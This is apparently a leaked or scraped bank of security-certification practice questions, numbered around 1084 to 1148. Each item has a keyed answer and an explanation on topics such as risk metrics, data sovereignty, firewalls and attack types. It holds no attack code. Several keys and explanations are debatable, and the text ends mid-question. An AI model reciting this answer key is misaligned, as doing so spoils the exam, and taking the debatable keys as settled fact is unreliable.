A security analyst investigates abnormal outbound traffic from a corporate endpoint. The traffic is encrypted and uses non-standard ports. Which of the following data sources should the analyst use first to confirm whether this traffic is malicious?

- A. Application logs
- B. Vulnerability scans
- C. Endpoint logs
- D. Packet captures

Answer: D

Explanation:

Packet captures allow the analyst to examine traffic characteristics such as destination IPs, ports, protocols, timing, and traffic patterns, which helps determine whether encrypted traffic on non-standard ports is indicative of malicious activity.

QUESTION 1085

A security analyst estimates that a small security incident will cost \$10,000 and will occur twice per year. The analyst recommends a budget of \$20,000 for next year. Which of the following does the \$10,000 represent?

- A. ARO
- B. SLE
- C. ALE
- D. RPO

Answer: B

Explanation:

The \$10,000 represents the expected cost of a single occurrence of the incident, which is the single loss expectancy.

QUESTION 1086

An organization experiences data loss after several employees traveled to an area that is well-known for corporate espionage. The employees always used VPNs when connected to the hotel Wi-Fi, logged off their machines when not in use, and kept their doors locked when leaving their devices unattended. Which of the following will best prevent data loss events in the future?

- A. Data sanitization
- B. WAF
- C. FDE
- D. Split tunneling

Answer: C

Explanation:

Full disk encryption ensures that all data stored on a device is unreadable without proper authentication. If devices are stolen, seized, or accessed offline during travel in high-risk regions, encrypted disks prevent attackers from extracting sensitive data, effectively mitigating data loss from physical compromise.

QUESTION 1087

Which of the following is the best example of VM escape?

- A. Improper input sanitization on the virtualization web console allows command injection.
- B. A plug-in causes a memory overflow that allows code execution on the host.
- C. Unhardened configuration allows the fulfillment of unauthenticated API requests.
- D. A crafted network packet sent to the hypervisor causes services to crash.

Answer: B

Explanation:

VM escape occurs when malicious code running inside a virtual machine breaks out of the VM boundary and executes on the underlying host system. A memory overflow caused by a plug-in that enables code execution on the host directly represents this scenario, as it allows the guest to compromise the hypervisor or host environment.

QUESTION 1088

Which of the following best describes the purpose of using deception technologies in a security strategy?

- A. To prevent malware installation through endpoint protection tools
- B. To block all external traffic before it reaches critical information systems
- C. To lure attackers to controlled environments to collect threat intelligence
- D. To detect insider threats by monitoring privileged user accounts

Answer: C

Explanation:

Deception technologies are designed to intentionally attract attackers to decoy systems, credentials, or data that appear valuable. By interacting with these controlled environments,

attackers reveal their techniques, tools, and intent, allowing defenders to gather high-quality threat intelligence and improve detection and response capabilities.

QUESTION 1089

A security analyst develops a threat model based on the recent news that Company A is suing Company B. An investigation reveals that Company B told one of their employees to get a job at Company A in order to steal proprietary information. Which of the following should the security analyst identify as the most likely threat associated with this incident?

- A. Personal financial gain
- B. Supply chain access
- C. Shadow IT
- D. Corporate espionage

Answer: D

Explanation:

Corporate espionage involves the intentional theft of proprietary or confidential business information by a competitor. In this scenario, Company B deliberately placed an employee inside Company A to steal sensitive information, which directly aligns with corporate espionage.

QUESTION 1090

Which of the following are examples of operational controls that are appropriate to implement in an environment where financial processing activities occur? (Choose two.)

- A. Key escrow
- B. Tokenization
- C. Dual control
- D. Mandatory vacations
- E. Access badge readers
- F. Biometrics

Answer: CD

Explanation:

Dual control is an operational control that requires two authorized individuals to participate in sensitive financial processes, reducing the risk of fraud or error. Mandatory vacations are an operational control used to detect fraudulent activity by ensuring duties are periodically performed by others, which increases the likelihood of uncovering irregularities in financial operations.

QUESTION 1091

A security administrator wants to improve the reliability of the firewall connection at the company's primary data center. Which of the following should the administrator configure?

- A. Proxy server
- B. Microservices
- C. Cluster
- D. Load balancer

Answer: C

Explanation:

A firewall cluster increases reliability by providing high availability and failover between multiple firewall instances. If one firewall fails, another can take over processing traffic, ensuring

continuous connectivity at the primary data center.

QUESTION 1092

An organization experiences a suspected data breach that affects sensitive client information. The incident response team must preserve logs, server images, and email communications related to the breach. Which of the following best describes this course of action?

- A. Maintaining the chain of custody
- B. Performing root cause analysis
- C. Enforcing a legal hold
- D. Conducting a containment activity

Answer: C

Explanation:

Enforcing a legal hold ensures that all potentially relevant evidence, such as logs, system images, and communications, is preserved and protected from alteration or deletion. This action is taken when litigation or regulatory action is anticipated and is critical for supporting investigations and legal proceedings following a data breach.

QUESTION 1093

Which of the following best describes a challenge related to data sovereignty?

- A. Ensuring data backups are stored on encrypted local drives
- B. Preventing accidental deletion of data by authorized users
- C. Complying with legal restrictions on where data is stored and processed
- D. Managing latency in global content delivery networks

Answer: C

Explanation:

Data sovereignty refers to the concept that data is subject to the laws and governance structures of the country where it is collected, stored, or processed. Organizations must ensure that data handling practices comply with the legal and regulatory requirements of the jurisdiction where the data resides. This creates challenges when operating across multiple countries because different regions may impose restrictions on where data can be stored or processed.

QUESTION 1094

An administrator plans to apply a critical patch to a critical system. Which of the following is the first thing the administrator should do?

- A. Test the patch in production after hours.
- B. Submit a change management request.
- C. Remove the application from the allow list.
- D. Request exception from the system owner.

Answer: B

Explanation:

Before making any modification to a critical system, the change must follow the organization's formal change management process. Submitting a change management request ensures the change is documented, reviewed, approved, and scheduled appropriately to minimize risk and service disruption. This process also allows stakeholders to assess potential impacts and plan testing and rollback procedures before applying the patch.

QUESTION 1095

Which of the following actions is best performed by ticketing automation to ensure that incidents receive the correct level of attention and response?

- A. Notification
- B. Creation
- C. Closure
- D. Escalation

Answer: D

Explanation:

Ticketing automation is particularly effective for escalation because it can automatically apply predefined rules based on severity, priority, or response time thresholds. If an incident is not addressed within the required timeframe or meets specific criticality criteria, the system automatically escalates the ticket to higher support tiers or management, ensuring timely attention and appropriate response according to service level agreements.

QUESTION 1096

Which of the following will prevent an attack on a corporate data center?

- A. Video surveillance
- B. Access badges
- C. Infrared sensors
- D. Flood lights

Answer: B

Explanation:

Access badges enforce controlled physical access to the data center by allowing only authorized personnel to enter secured areas. By restricting entry at doors and checkpoints through authentication mechanisms such as badge readers, unauthorized individuals are prevented from gaining physical access to critical infrastructure, thereby stopping potential attacks before they occur.

QUESTION 1097

Which of the following would cause a violation of data sovereignty requirements? (Choose two.)

- A. Data loss prevention labeling
- B. File metadata manipulation
- C. Unencrypted data at rest
- D. Tokenization of selected database fields
- E. Cloud-based repositories
- F. Multiregion redundancy for backups

Answer: EF

Explanation:

Using cloud-based repositories can violate data sovereignty requirements if the cloud provider stores or processes data in jurisdictions outside the country or region required by applicable regulations. This may place the data under foreign legal authority, creating compliance issues.

Multiregion redundancy for backups replicates data across multiple geographic locations. If those

backup locations are in different countries or regions than permitted by regulatory or contractual requirements, the organization may violate laws governing where data must remain stored or processed.

QUESTION 1098

A user experiences the following issues while using their computer:

- Slower than normal performance while browsing the web
- Unexpected account lockouts
- Receiving error messages when attempting to access web pages

Which of the following attacks do these issues indicate?

- A. Virus
- B. Keylogger
- C. Ransomware
- D. Brute-force

Answer: D

Explanation:

A brute-force attack involves repeatedly attempting different password combinations to gain access to an account. Continuous authentication attempts can trigger account lockouts due to security policies that lock accounts after multiple failed login attempts. These repeated attempts can also generate system or web access errors and may slow browsing performance due to the increased authentication traffic and security checks being triggered.

QUESTION 1099

A security engineer develops a policy to block all insecure protocols on the network. Which of the following ports should the security engineer block as part of that process? (Choose two.)

- A. 22
- B. 23
- C. 25
- D. 443
- E. 465
- F. 993
- G. 995

Answer: BC

Explanation:

Port 23 is used by Telnet, which transmits authentication credentials and session data in plaintext. Because it lacks encryption, it is considered insecure and should be blocked to prevent credential interception and session hijacking.

Port 25 is used for SMTP message transfer and is commonly exploited for unauthenticated mail relay and spam transmission. Without additional protections such as authenticated or encrypted mail submission services, it is considered insecure and is often blocked on internal networks to reduce abuse and exposure.

QUESTION 1100

Which of the following best explains the benefit of using asymmetric encryption?

- A. It provides mutual authentication by using identical keys for both encryption and decryption.
- B. It uses a shared secret key to reduce the number of keys needed.
- C. It allows faster encryption and decryption than symmetric methods.
- D. It enables secure data exchanges without requiring both parties to share a private key.

Answer: D

Explanation:

Asymmetric encryption uses a key pair consisting of a public key and a private key. The public key can be openly shared, while the private key remains secret with the owner. This design allows two parties to securely exchange data without first sharing a private secret, because data encrypted with the public key can only be decrypted by the corresponding private key. This enables secure communication and key exchange over untrusted networks.

QUESTION 1101

Which of the following is a strategy to protect stored passwords?

- A. Encryption
- B. Hashing
- C. Masking
- D. Tokenization

Answer: B

Explanation:

Hashing protects stored passwords by transforming the original password into a fixed-length cryptographic hash value using a one-way algorithm. The original password cannot feasibly be derived from the hash. During authentication, the entered password is hashed and compared to the stored hash, ensuring the actual password is never stored or exposed in plaintext.

QUESTION 1102

Which of the following explains how a supply chain service provider could introduce a security vulnerability into an organization?

- A. Delaying hardware shipments needed for system upgrades
- B. Outsourcing customer service operations to a foreign call center
- C. Failing to encrypt data stored on the organization's internal database
- D. Having privileged access to client systems and becoming a target for attackers

Answer: D

Explanation:

Supply chain service providers often require privileged or administrative access to the systems they manage or support. Because they interact with multiple client environments and maintain elevated permissions, they become attractive targets for attackers. If a provider is compromised, attackers can leverage that trusted access to infiltrate the organization's systems, introducing vulnerabilities and enabling unauthorized access.

QUESTION 1103

Which of the following methods is the most effective for reducing vulnerabilities?

- A. Joining an information-sharing organization
- B. Using a scan-patch-scan process

- C. Implementing a bug bounty program
- D. Patching low-scoring vulnerabilities first

Answer: B

Explanation:

A scan-patch-scan process reduces vulnerabilities by continuously identifying security weaknesses through vulnerability scanning, applying patches or remediation to address the discovered issues, and then rescanning to verify that the vulnerabilities have been properly resolved. This systematic cycle ensures vulnerabilities are discovered, mitigated, and validated, making it an effective operational method for reducing overall exposure.

QUESTION 1104

An organization purchased and configured spare devices for all critical network infrastructure. Which of the following best describes the organization's reason for these actions?

- A. Software-defined networking
- B. Scalability
- C. High availability
- D. Decentralization

Answer: C

Explanation:

High availability ensures systems remain operational even when hardware failures occur. By purchasing and configuring spare devices for critical network infrastructure, the organization can quickly replace or fail over to backup equipment if a primary device fails. This minimizes downtime and maintains continuous service availability for critical operations.

QUESTION 1105

Which of the following techniques is used to assess the effectiveness of security controls that are designed to protect a system from unauthorized access?

- A. Penetration test
- B. Risk assessment
- C. Vulnerability scan
- D. Internal audit review

Answer: A

Explanation:

A penetration test evaluates the effectiveness of security controls by simulating real-world attacks against a system. Security professionals attempt to bypass defenses and gain unauthorized access in the same way an attacker would. This approach directly tests whether existing controls such as authentication, access restrictions, and network defenses successfully prevent unauthorized access.

QUESTION 1106

A security analyst must identify abnormal behavior on the server. Which of the following does the analyst most likely need to do?

- A. Disable unnecessary ports.
- B. Patch the system.
- C. Establish baselines.

D. Perform alert tuning.

Answer: C

Explanation:

Establishing baselines allows the analyst to understand what normal system behavior looks like in terms of performance, traffic patterns, resource usage, and user activity. Once normal behavior is documented, deviations from this baseline can be identified as abnormal or potentially malicious activity on the server.

QUESTION 1107

Which of the following is a one-way function that provides assurance of data integrity?

- A. Hashing
- B. Salting
- C. Segmentation
- D. Tokenization

Answer: A

Explanation:

Hashing uses a one-way cryptographic function that converts data into a fixed-length hash value. Any change to the original data results in a different hash value, allowing verification that the data has not been altered. Because the process cannot be reversed to recover the original input, it provides assurance of data integrity.

QUESTION 1108

Which of the following will help reduce alert fatigue?

- A. Penetration testing
- B. Compensating controls
- C. Rule tuning
- D. Log aggregation

Answer: C

Explanation:

Rule tuning improves the accuracy of detection systems by refining alerting rules to reduce false positives and irrelevant alerts. By adjusting thresholds, conditions, and filtering logic, security teams can ensure alerts are generated only for meaningful events. This reduces the volume of unnecessary alerts and helps analysts focus on genuine security incidents, thereby reducing alert fatigue.

QUESTION 1109

A company performed an assessment of its security posture and found a lack of controls to adequately protect from exploitation legacy systems at manufacturing sites. Which of the following controls should be set up for this type of environment? (Choose two.)

- A. Segmentation
- B. Antivirus
- C. Application allow list
- D. Jump server
- E. Patching

F. IDS

Answer: AD

Explanation:

Segmentation isolates legacy manufacturing systems from the rest of the network, limiting communication paths and reducing the risk that attackers can reach or laterally move to these vulnerable systems. This containment approach is commonly used when legacy systems cannot support modern security updates.

A jump server provides a controlled and monitored access point for administrators who need to manage legacy systems. By forcing administrative access through a hardened intermediary system, the organization can enforce authentication controls, logging, and monitoring while preventing direct access to vulnerable systems.

QUESTION 1110

Which of the following describes how often backups should occur in a COOP plan?

- A. Backups should occur nightly to ensure the data from the entire day is protected.
- B. Backups should occur based on the business's recovery point objective.
- C. Backups should occur when more than 5% of data has changed since the last backup.
- D. Incremental backups should occur daily, while full backups should occur at least once per week.

Answer: B

Explanation:

In a continuity of operations plan, the frequency of backups is determined by the recovery point objective (RPO). The RPO defines the maximum acceptable amount of data loss measured in time. Backup schedules are therefore designed to meet this objective, ensuring that data can be restored to a point that satisfies the organization's tolerance for data loss during a disruption.

QUESTION 1111

Which of the following vulnerabilities will lead to a successful attack that injects into a web application?

- A. Directory traversal
- B. Buffer overflow
- C. SQLi
- D. XSS

Answer: D

Explanation:

Cross-site scripting occurs when a web application fails to properly validate or sanitize user input, allowing attackers to inject malicious client-side code into web pages viewed by other users. Injecting an HTML tag such as an image element that loads content from a malicious site is a common XSS technique. When the page renders, the browser processes the injected code, which can execute attacker-controlled scripts or retrieve malicious resources.

QUESTION 1112

A company wants to minimize the chance of its outgoing marketing emails getting flagged as spam. The company decides to list the email servers on the proper DNS record. Which of the following protocols should the company apply next?

- A. DMARC
- B. DLP
- C. DKIM
- D. SPF

Answer: D

Explanation:

Sender Policy Framework allows a domain owner to specify which mail servers are authorized to send email on behalf of the domain by publishing this information in a DNS record. Receiving mail servers check the sending server's IP address against the domain's SPF record to verify that the email originates from an approved source. This helps prevent spoofing and reduces the likelihood that legitimate emails will be flagged as spam.

QUESTION 1113

An office wants to install a Wi-Fi network. The security team must ensure a secure design. The security team expects the Wi-Fi access points to be more powerful in order to provide a better connection for employees. The access points will use the latest WPA3 protocol with a 16-character randomized key. Which of the following should the security team do next?

- A. Create a heat map of the building perimeter.
- B. Deploy IPSec tunnels from each access point to the controller.
- C. Enable WPA2-PSK with a 24-character randomized key.
- D. Disable SSH administration on all access points.

Answer: A

Explanation:

Creating a wireless heat map helps determine signal strength and coverage areas throughout the building and around the perimeter. Since the access points will be more powerful, a heat map allows the security team to verify that the wireless signal does not extend excessively outside the building where attackers could attempt unauthorized access. This supports secure placement and power configuration of the access points to minimize signal leakage beyond controlled areas.

QUESTION 1114

A SOC analyst wants to reduce the number of false positives generated in the SIEM from a legitimate script. Which of the following is the analyst applying?

- A. File validation
- B. Alert tuning
- C. File quarantining
- D. Log aggregation

Answer: B

Explanation:

Alert tuning involves adjusting detection rules, thresholds, or filters within a SIEM to reduce unnecessary or inaccurate alerts. By modifying the rules that trigger alerts for the legitimate script, the analyst can prevent the SIEM from incorrectly flagging normal activity as suspicious, thereby reducing false positives and improving the efficiency of incident monitoring.

QUESTION 1115

Which of the following is a security implication of using SDN over traditional methods?

- A. Network device configuration can be dynamically adjusted to react to a detected security threat.
- B. Network alerting and reporting is reduced due to lack of integration with analysis tools.
- C. Network intrusion detection results in increased false positives or false negatives.
- D. Network infrastructure is outsourced to a third-party vendor better suited to maintaining security.

Answer: A

Explanation:

Software-defined networking centralizes network control through a programmable controller, allowing administrators or automated systems to dynamically modify network configurations. This capability enables rapid security responses such as isolating compromised devices, updating access controls, or redirecting suspicious traffic when threats are detected. The programmability and automation of SDN therefore improve the network's ability to react to security incidents in real time.

QUESTION 1116

An attacker uses XSS to compromise a web server. Which of the following solutions could have been used to prevent this attack?

- A. NGFW
- B. UTM
- C. WAF
- D. NAC

Answer: C

Explanation:

A web application firewall protects web applications by monitoring and filtering HTTP/HTTPS traffic between users and the web server. It can detect and block malicious inputs such as injected scripts that are characteristic of cross-site scripting attacks. By inspecting requests and enforcing rules that prevent malicious code from being delivered to the application, it helps stop XSS attacks before they reach the web server.

QUESTION 1117

A nation-state attacker gains access to the email accounts of several journalists by compromising a website that the journalists frequently use. Which of the following types of attacks describes this example?

- A. On-path
- B. Watering-hole
- C. Typosquatting
- D. Brand impersonation

Answer: B

Explanation:

A watering-hole attack occurs when attackers compromise a website that is commonly visited by a specific group of targets. Instead of directly attacking the victims, the attacker infects or manipulates the trusted site so that when the intended targets visit it, their systems or accounts can be compromised. This technique is often used by advanced threat actors to target particular organizations or individuals.

QUESTION 1118

Which of the following risk management strategies is being used when a Chief Information

Security Officer ignores known vulnerabilities identified during a risk assessment?

- A. Transfer
- B. Avoid
- C. Mitigate
- D. Accept

Answer: D

Explanation:

Risk acceptance occurs when an organization acknowledges the existence of a risk but decides not to take action to reduce or eliminate it. The decision is typically based on factors such as cost, operational impact, or the perceived likelihood and impact of the threat. By knowingly ignoring identified vulnerabilities after a risk assessment, the organization is choosing to accept the associated risk.

QUESTION 1119

Which of the following describes how a risk event might affect operations and limit the overall risk score?

- A. Severity
- B. Likelihood
- C. Impact
- D. Probability

Answer: C

Explanation:

Impact describes the extent to which a risk event would affect business operations if it occurs. It measures the potential consequences such as service disruption, financial loss, reputational damage, or operational limitations. In risk calculations, impact determines how severe the outcome of the event would be and therefore influences the overall risk score when combined with the likelihood of occurrence.

QUESTION 1120

Which of the following should be used to ensure that a new software release has not been modified before reaching the user?

- A. Tokenization
- B. Encryption
- C. Hashing
- D. Obfuscation

Answer: C

Explanation:

Hashing generates a unique, fixed-length digest of the original software package using a one-way cryptographic function. The developer publishes the expected hash value, and users compute the hash of the downloaded file and compare it to the published value. If the values match, it confirms the software has not been altered during distribution, ensuring integrity.

QUESTION 1121

Which of the following will most likely lead an organization to revise its change management policy?

- A. An engineer adds a new feature to the production service.
- B. A production server continuously runs its maximum load.
- C. Software is migrated to a cloud that offers increased flexibility in its updates.
- D. A legacy server lacks support for new regulatory requirements.

Answer: C

Explanation:

Migrating software to a cloud environment that allows more flexible and frequent updates can change how software releases, patches, and configuration changes are performed. This shift often requires organizations to revise their change management policy to accommodate faster deployment cycles, automation, and continuous updates typical in cloud environments.

QUESTION 1122

Which of the following would be the best ways to ensure only authorized personnel can access a secure facility? (Choose two.)

- A. Fencing
- B. Video surveillance
- C. Badge access
- D. Access control vestibule
- E. Sign-in sheet
- F. Sensor

Answer: CD

Explanation:

Badge access enforces authentication before entry by requiring individuals to present authorized credentials to gain access to the facility. This ensures that only personnel with approved access rights can unlock and enter secured areas.

An access control vestibule, also known as a mantrap, is a physical security mechanism that controls entry by allowing only one individual through a secured space at a time after authentication. This prevents tailgating and ensures that only verified individuals can proceed into the secure facility.

QUESTION 1123

A security administrator wants to determine if the company's social engineering training is effective. Which of the following should the administrator do to complete this task?

- A. Set up a honeypot.
- B. Send out a survey.
- C. Set up a focus group.
- D. Conduct a phishing campaign

Answer: D

Explanation:

Conducting a phishing campaign simulates a real social engineering attack against employees to measure how they respond. By tracking metrics such as how many users click malicious links or report the email, the organization can objectively evaluate whether the social engineering training has improved employee awareness and behavior.

QUESTION 1124

Which of the following are the first steps in an incident response process?

- A. Containment, preparation detection
- B. Analysis, detection, lessons learned
- C. Eradication, recovery, lessons learned
- D. Preparation detection analysis

Answer: D

Explanation:

Incident response begins with preparation, where policies, procedures, tools, and trained personnel are established to handle security incidents effectively. After preparation, the next steps are detection and analysis, where potential incidents are identified, investigated, and validated to determine their scope and impact before containment and remediation activities begin.

QUESTION 1125

Which of the following security concepts ensures that a sender cannot falsely deny having sent a message?

- A. Confidentiality
- B. Non-repudiation
- C. Authorization
- D. Authentication

Answer: B

Explanation:

Non-repudiation ensures that a sender cannot deny having performed an action such as sending a message. It is typically achieved through mechanisms like digital signatures and cryptographic proof that uniquely bind the sender to the transmitted data. This provides verifiable evidence of the origin of the message.

QUESTION 1126

An administrator wants to create a comprehensive list of the technologies used at the company. Which of the following will best help with this task?

- A. Data deduplication
- B. Asset enumeration
- C. Dynamic analysis
- D. Vulnerability scan

Answer: B

Explanation:

Asset enumeration involves identifying and cataloging all hardware, software, and technologies used within an organization's environment. This process creates an inventory of systems, devices, applications, and services, providing visibility into the organization's technology assets and supporting security management, monitoring, and risk assessment.

QUESTION 1127

An employee asks a security analyst to scan a suspicious email that contains a risk to a file on a file-sharing site. The analyst determines that the file is safe after downloading and scanning the

file with antivirus software. When the employee opens the file, their device is infected with ransomware. Which of the following steps should the analyst have taken?

- A. Review the file in a code editor.
- B. Monitor the file connections with netstat -ano.
- C. Execute the file in a sandbox.
- D. Retrieve the file hash and check with OSINT.

Answer: C

Explanation:

Executing the file in a sandbox allows the analyst to observe the behavior of the file in an isolated environment without risking the production system. Sandboxing detects malicious actions such as ransomware behavior, including attempts to encrypt files, modify system processes, or contact command-and-control servers. This behavioral analysis can reveal threats that traditional antivirus scanning may miss.

QUESTION 1128

A security administrator needs a method to secure data in an environment that includes some form of checks so that the administrator can track any changes. Which of the following should the administrator set up to achieve this goal?

- A. SPF
- B. GPO
- C. NAC
- D. FIM

Answer: D

Explanation:

File integrity monitoring tracks and verifies changes to files and system configurations by monitoring file attributes such as hashes, timestamps, and permissions. It generates alerts when unauthorized or unexpected modifications occur, allowing administrators to detect and investigate changes to protected data or critical system files. This provides visibility and accountability for modifications within the environment.

QUESTION 1129

A security analyst must protect customer data that is stored on a network shared drive. Which of the following should the analyst do first to implement protections? (Choose two.)

- A. Enable sensitivity labeling.
- B. Create a data retention policy.
- C. Install additional drives for RAID.
- D. Limit access to the shared drive.
- E. Encrypt the server hard drives.
- F. Mask all customer PII.

Answer: AD

Explanation:

Sensitivity labeling classifies customer data based on its level of sensitivity, enabling the organization to apply appropriate security controls, handling rules, and monitoring based on the classification of the data.

Limiting access to the shared drive ensures that only authorized users who require the data for

their roles can access it. Enforcing access control reduces the risk of unauthorized exposure of customer information stored on the network share.

QUESTION 1130

A company that has a large IT operation is looking to better control, standardize, and lower the time required to build new servers. Which of the following architectures will best achieve the company's objectives?

- A. IoT
- B. IaC
- C. PaaS
- D. ICS

Answer: B

Explanation:

Infrastructure as Code allows infrastructure such as servers, networks, and configurations to be defined and managed through code and automation tools. This approach standardizes server deployments, ensures consistent configurations, and significantly reduces the time required to provision new systems by automating the build and deployment process.

QUESTION 1131

A security analyst assesses the deployment of a security appliance. The security appliance must perform the following functions.

- The appliance should monitor all traffic to and from the internet.
- The appliance should monitor all east-west traffic inside the data center
- The appliance should be able to detect and block malicious lateral movement.
- The appliance network interface is bandwidth-limited to 1G.

Which of the following should the security analyst implement for a compliant and scalable deployment? (Choose two.)

- A. Install the appliance in an in-line mode to ensure comprehensive monitoring.
- B. Deploy the appliance in fail-closed mode to ensure higher security.
- C. Ensure the appliance console is only accessible from a central jump box.
- D. Implement an IPSec tunnel between the appliance and border routers
- E. Configure API integrations between the appliance and network device to filter traffic
- F. Set up a tap and send network connections' metadata to the appliance.

Answer: EF

Explanation:

Configuring API integrations between the appliance and network devices allows the appliance to instruct switches, routers, or firewalls to block or filter malicious traffic once threats such as lateral movement are detected. This approach enables enforcement across the network without requiring all traffic to pass directly through the appliance, supporting scalability.

Setting up a network tap and sending connection metadata to the appliance allows the appliance to monitor both north-south and east-west traffic without being placed inline. Because the appliance interface is limited to 1Gbps, sending metadata instead of full traffic ensures visibility while avoiding bandwidth limitations and maintaining scalable monitoring.

QUESTION 1132

The Chief Information Security Officer (CISO) of a medium-sized business plans to modernize the existing security infrastructure and address issues with legacy software and assets. Which of the following should the CISO use to determine the scope of the legacy infrastructure and develop a risk-based approach to modernization?

- A. Angry IP Scanner
- B. OWASP Web Security Testing Guide
- C. CIS benchmarks
- D. Metasploit Framework

Answer: C

Explanation:

CIS benchmarks provide industry-recognized configuration and security best practices for operating systems, applications, and network devices. By comparing existing systems against these benchmarks, an organization can identify outdated or insecure configurations associated with legacy infrastructure. This assessment helps determine the scope of modernization efforts and supports a risk-based approach by highlighting areas that require remediation or upgrades.

QUESTION 1133

A company wants to ensure that only authorized devices can enter an environment. Which of the following will the company most likely use to implement the control?

- A. Access lists
- B. Remote connection
- C. Screened subnets
- D. Centralized proxy

Answer: A

Explanation:

Access lists control which devices are permitted to connect to a network or environment by allowing or denying traffic based on identifiers such as MAC addresses, IP addresses, or other device attributes. By defining approved devices in the list, the organization ensures that only authorized systems are allowed to access the environment.

QUESTION 1134

An attacker forces an internal company employee to inject malware into corporate systems under threat of publishing the employee's sensitive personal files. Which of the following best describes the attacker's motivation in this type of attack?

- A. Financial gain
- B. Revenge
- C. Blackmail
- D. Espionage

Answer: C

Explanation:

Blackmail occurs when an attacker threatens to expose sensitive or damaging information about a victim unless the victim complies with certain demands. In this scenario, the attacker coerces the employee into installing malware by threatening to publish the employee's private files, which

is a classic form of coercion through blackmail.

QUESTION 1135

Which of the following is a reason an organization performs a self-assessment of their security practices?

- A. To identify potential areas of weakness and opportunities for security improvements
- B. To use an objective third party to identify issues the organization might otherwise miss
- C. To provide regulatory compliance that can be used for a financial disclosure statement
- D. To validate the organization's networks and systems through red team penetration tests

Answer: A

Explanation:

A self-assessment allows an organization to internally evaluate its security practices, controls, and processes to identify weaknesses, gaps, and areas that require improvement. By reviewing its own security posture, the organization can proactively address vulnerabilities, strengthen controls, and improve overall security before issues are exploited or discovered during external reviews.

QUESTION 1136

An organization with an on-site workforce is transitioning to a hybrid remote and on-site work environment. Remote workers will only use organization-provided devices with strict endpoint security. Connection to the organization's network will be restricted to VPN access. Which of the following practices will be most beneficial for the organization when handling sensitive data?

- A. Configuring time-of-day restrictions to match on-site working hours
- B. Disabling the use of external USB storage devices
- C. Monitoring host file integrity with endpoint antivirus software
- D. Securing workers' home routers through technical controls

Answer: B

Explanation:

Disabling the use of external USB storage devices helps prevent sensitive organizational data from being copied to removable media that could be lost, stolen, or used to exfiltrate information outside the organization's control. In a hybrid work environment where employees handle sensitive data remotely, restricting removable storage reduces the risk of unauthorized data transfer and leakage.

QUESTION 1137

A company requests a collaboration between the infrastructure and security teams to determine the most secure method of deploying applications that saves costs on physical hardware. Which of the following is the best way to achieve this goal?

- A. Infrastructure as code
- B. Hybrid cloud
- C. Virtualization
- D. Containerization

Answer: C

Explanation:

Virtualization allows multiple virtual machines to run on a single physical server by using a

hypervisor to separate operating systems and applications. This approach reduces the need for additional physical hardware while maintaining isolation between workloads. It enables secure and efficient deployment of applications, lowers hardware costs, and improves resource utilization within the infrastructure.

QUESTION 1138

A company deploys a new server that a client must be able to access at all times. Which of the following will support this availability requirement?

- A. Proxy server
- B. Jump server
- C. Geographic restrictions
- D. Load balancer

Answer: D

Explanation:

A load balancer distributes incoming client requests across multiple servers or service instances. This ensures that if one server becomes overloaded or fails, traffic can be redirected to other available servers. By preventing a single point of failure and balancing workload across systems, it helps maintain continuous access to the service and supports high availability.

QUESTION 1139

A company performs risk analysis on its equipment and estimates it will experience about ten incidents over a five-year period. Which of the following is the correct ARO for the equipment?

- A. 2
- B. 5
- C. 10
- D. 50

Answer: A

Explanation:

Annualized Rate of Occurrence represents the expected number of times a risk event occurs in one year. If ten incidents are expected over a five-year period, the annual rate is calculated by dividing the total incidents by the number of years. This results in two incidents per year.

QUESTION 1140

Which of the following is an example of a deterrent security control?

- A. Perimeter fencing
- B. NFC badging
- C. System patching
- D. Log monitoring

Answer: A

Explanation:

A deterrent security control is intended to discourage or discourage potential attackers from attempting unauthorized actions. Perimeter fencing visibly establishes a physical boundary around a facility and signals that the area is protected and monitored. This presence discourages unauthorized individuals from attempting to enter the property.

QUESTION 1141

Which of the following security threats aims to compromise a website that multiple employees frequently visit?

- A. Supply chain
- B. Typosquatting
- C. Watering hole
- D. Impersonation

Answer: C

Explanation:

A watering hole attack targets a website that a specific group of users frequently visits and compromises it to infect those users when they access the site.

QUESTION 1142

An organization plans to increase security controls for devices that connect to its internal network. The additional security control must perform port-based authentication as part of the connection process. Which of the following should the organization implement?

- A. EDR
- B. SASE
- C. 802.1X
- D. WPA3

Answer: C

Explanation:

802.1X provides port-based network access control, requiring devices to authenticate before gaining access to the network.

QUESTION 1143

A company processes a large volume of business-to-business transactions and prioritizes data confidentiality over transaction availability. The company's firewall administrator must configure a new hardware-based firewall to replace the current one. Which of the following should the administrator do to best align with the company requirements in case a security event occurs?

- A. Ensure the firewall data plane moves to fail-closed mode
- B. Implement a DENY ALL rule as the last firewall ACL rule.
- C. Prioritize business-critical application traffic through the firewall.
- D. Configure rate limiting between the firewall interfaces.

Answer: A

Explanation:

Fail-closed mode ensures that if a failure or security event occurs, all traffic is blocked, preventing unauthorized access and protecting data confidentiality.

QUESTION 1144

Which of the following best describes the main difference between an MOU and an SOW?

- A. An MOU is usually not legally binding, while an SOW is usually legally binding about outcomes
- B. An MOU identifies engagement details, while an SOW specifies who will engage

- C. An MOU requires signatures from both parties, while an SOW only requires a signature from the service provider
- D. An MOU is typically very detailed about tasks, while an SOW is typically high-level.

Answer: A

Explanation:

An MOU generally outlines mutual understanding and intentions without being legally binding, whereas an SOW defines specific deliverables, scope, and obligations and is typically legally binding.

QUESTION 1145

Which of the following is a major security implication of connecting an ICS network to an enterprise network?

- A. Increased need for authentication due to device segregation
- B. Increased exposure to exploitation that could disrupt operations
- C. Increased network congestion due to unmanaged devices
- D. Increased vulnerabilities with the use of unsupported enterprise tools

Answer: B

Explanation:

Connecting an ICS network to an enterprise network increases exposure to external threats, making it more susceptible to exploitation that can disrupt critical industrial operations.

QUESTION 1146

Which of the following is an example of passive reconnaissance against a company?

- A. Calling a company's employees to gather sensitive information
- B. Mapping the company IP space with a ping sweep of the company's network
- C. Using automated tools to search public information on the internet
- D. Poisoning the company's DNS server's cache with malicious queries

Answer: C

Explanation:

Passive reconnaissance gathers information without directly interacting with the target systems, such as collecting publicly available data from the internet using automated tools.

QUESTION 1147

Which of the following is a key reason to follow data retention policies during asset decommissioning?

- A. To ensure data is securely destroyed when no longer needed
- B. To make backup copies of all company data before disposing of hardware
- C. To allow employees to access old files even after the hardware is recycled
- D. To keep all customer data available in case it is required in the future

Answer: A

Explanation:

Data retention policies define how long data should be kept and when it must be securely destroyed. Following these policies during asset decommissioning ensures sensitive information is not retained longer than necessary and is properly eliminated to prevent unauthorized access.

QUESTION 1148

A staff member finds a USB drive in the office's parking lot. Which of the following should the staff member do?

- A. Notify the file owner after reviewing the contents of the drive.
- B. Use an air-gapped system to open the files without exposing the network.
- C. Wipe the drive immediately using a secure method.
